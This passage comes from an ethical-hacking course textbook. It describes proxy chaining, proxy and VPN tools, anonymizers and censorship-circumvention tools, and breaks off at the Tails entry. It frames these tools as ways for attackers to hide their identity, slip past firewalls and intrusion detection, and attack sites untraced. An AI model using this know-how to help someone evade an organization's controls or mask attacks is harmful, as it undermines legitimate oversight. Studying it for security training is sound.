



Figure 3.100: Free Proxy Servers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Proxy Chaining

Proxy chaining helps an attacker to increase his/her Internet anonymity. Internet anonymity depends on the number of proxies used for fetching the target application; the larger the number of proxy servers used, the greater is the attacker's anonymity.

The proxy chaining process is described below:

- The user requests a resource from the destination.
- A proxy client in the user's system connects to a proxy server and passes the request to the proxy server.
- The proxy server strips the user's identification information and passes the request to the next proxy server.
- This process is repeated by all the proxy servers in the chain.
- Finally, the unencrypted request is passed to the web server.





Figure 3.101: Proxy Chaining

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Proxy Tools

Proxy tools are intended to allow users to surf the Internet anonymously by keeping their IP hidden through a chain of SOCKS or HTTP proxies. These tools can also act as HTTP, mail, FTP, SOCKS, news, telnet, and HTTPS proxy servers.

- **Proxy Switcher**

  Source: *http://www.proxyswitcher.com*

  Proxy Switcher allows attackers to surf the Internet anonymously without disclosing their IP address. It also helps attackers to access various blocked sites in the organization. In addition, it avoids all sorts of limitations imposed by target sites.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.102: Screenshot of Proxy Switcher

- **CyberGhost VPN**

  Source: *https://www.cyberghostvpn.com*

  CyberGhost VPN hides the attacker's IP and replaces it with a selected IP, allowing him or her to surf anonymously and access blocked or censored content. It encrypts the connection and does not keep logs, thus securing data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.103: Screenshot of CyberGhost

In addition to the proxy tools mentioned above, there are many other proxy tools intended to allow users to surf the Internet anonymously. Some additional proxy tools are listed below:

- Burp Suite (*https://www.portswigger.net*)
- Tor (*https://www.torproject.org*)
- CCProxy (*https://www.youngzsoft.net*)
- Hotspot Shield (*https://www.hotspotshield.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Proxy Tools for Mobile

- **Shadowsocks**

  Source: *https://shadowsocks.org*

  Shadowsocks is a high-performance, cross-platform secured socks5 proxy. It adopts bleeding-edge techniques with asynchronous I/O and event-driven programming. This tool is available on multiple platforms, including PC, MAC, mobile devices (Android and iOS), and routers (OpenWRT). It is a low-resource-consumption tool that is suitable for low-end boxes and embedded devices. It supports open-source implementations in python, node.js, golang, C#, and pure C.

  Shadowsocks help attackers to surf the Internet privately and securely.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.104: Screenshot of Shadowsocks

- **ProxyDroid**

  Source: *https://github.com*

  ProxyDroid is an app that can help you to set the proxy (http/socks4/socks5) on your Android devices. It supports HTTP/HTTPS/SOCKS4/SOCKS5 proxy and also supports basic/NTLM/NTLMv2 authentication methods. Attackers can use this tool as a DNS proxy to access IP addresses that are beyond the firewalls.




Figure 3.105: Screenshot of ProxyDroid

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Proxy Manager**

  Source: *https://play.google.com*

  Proxy Manager is another Android-based proxy tool that supports HTTP/SOCKS4/SOCKS5 proxy and user authentication. It enables attackers to surf the Internet anonymously.





Figure 3.106: Screenshot of Proxy Manager

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anonymizers

An anonymizer is an intermediate server placed between you as the end user and the website to access the website on your behalf and make your web surfing activities untraceable. Anonymizers allows you to bypass Internet censors. An anonymizer eliminates all the identifying information (IP address) from your system while you are surfing the Internet, thereby ensuring privacy. Most anonymizers can anonymize the web (HTTP:), file transfer protocol (FTP:), and gopher (gopher:) Internet services.

To visit a page anonymously, you can visit your preferred anonymizer site and enter the name of the target website in the anonymization field. Alternatively, you can set your browser home page to point to an anonymizer to anonymize subsequent web access. In addition, you can choose to anonymously provide passwords and other information to sites without revealing any additional information, such as your IP address. Attackers may configure an anonymizer as a permanent proxy server by making the site name the setting for the HTTP, FTP, Gopher, and other proxy options in their application configuration menu, thereby cloaking their malicious activities.

Why Use an Anonymizer?

The reasons for using anonymizers include:

- **Ensuring privacy**: Protect your identity by making your web navigation activities untraceable. Your privacy is maintained until and unless you disclose your personal information on the web, for example, by filling out forms.
- **Accessing government-restricted content**: Most governments prevent their citizens from accessing certain websites or content deemed inappropriate or sensitive. However, these sites can still be accessed using an anonymizer located outside the target country.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Protection against online attacks**: An anonymizer can protect you from all instances of online pharming attacks by routing all customer Internet traffic via its protected DNS server.
- **Bypassing IDS and firewall rules**: Firewalls are typically bypassed by employees or students accessing websites that they are not supposed to access. An anonymizer service gets around your organization's firewall by setting up a connection between your computer and the anonymizer service. Thus, firewalls see only the connection from your computer to the anonymizer's web address. The anonymizer will subsequently connect to any website (e.g., Twitter) with the help of an Internet connection and then direct the content back to you. To your organization, your system appears to be simply connected to the anonymizer's web address but not to the actual site that you are browsing.

In addition to protecting users' identities, anonymizers can also be used to attack a website without being traced.

Types of Anonymizers

An anonymizer is a service through which one can hide one's identity when using certain Internet services. It encrypts the data from your computer to the Internet service provider. Anonymizers are of two basic types: networked anonymizers and single-point anonymizers.

- **Networked Anonymizers**

  A networked anonymizer first transfers your information through a network of Internet-connected computers before passing it on to the website. Because the information passes through several Internet computers, it becomes cumbersome for anyone trying to track your information to establish the connection between you and the anonymizer.

  Example: If you want to visit any web page, you have to make a request. The request will first pass through A, B, and C Internet computers before going to the website.

  Advantage: Complication of the communications makes traffic analysis complex.

  Disadvantage: Any multi-node network communication incurs some degree of risk of compromising confidentiality at each node.

- **Single-Point Anonymizers**

  Single-point anonymizers first transfer your information through a website before sending it to the target website and then pass back the information gathered from the target website to you via the website to protect your identity.

  Advantage: Arms-length communication hides the IP address and related identifying information.

  Disadvantage: It offers less resistance to sophisticated traffic analysis.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Censorship Circumvention Tools

- **Alkasir**

  Source: *https://github.com*

  Alkasir is a cross-platform, open-source, and robust website censorship circumvention tool that also maps censorship patterns around the world. Alkasir enables attackers to identify censored links. It keeps them informed about links that are still blocked and links that are not blocked.




Figure 3.107: Screenshot of Alkasir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Tails**

  Source: *https://tails.boum.org*

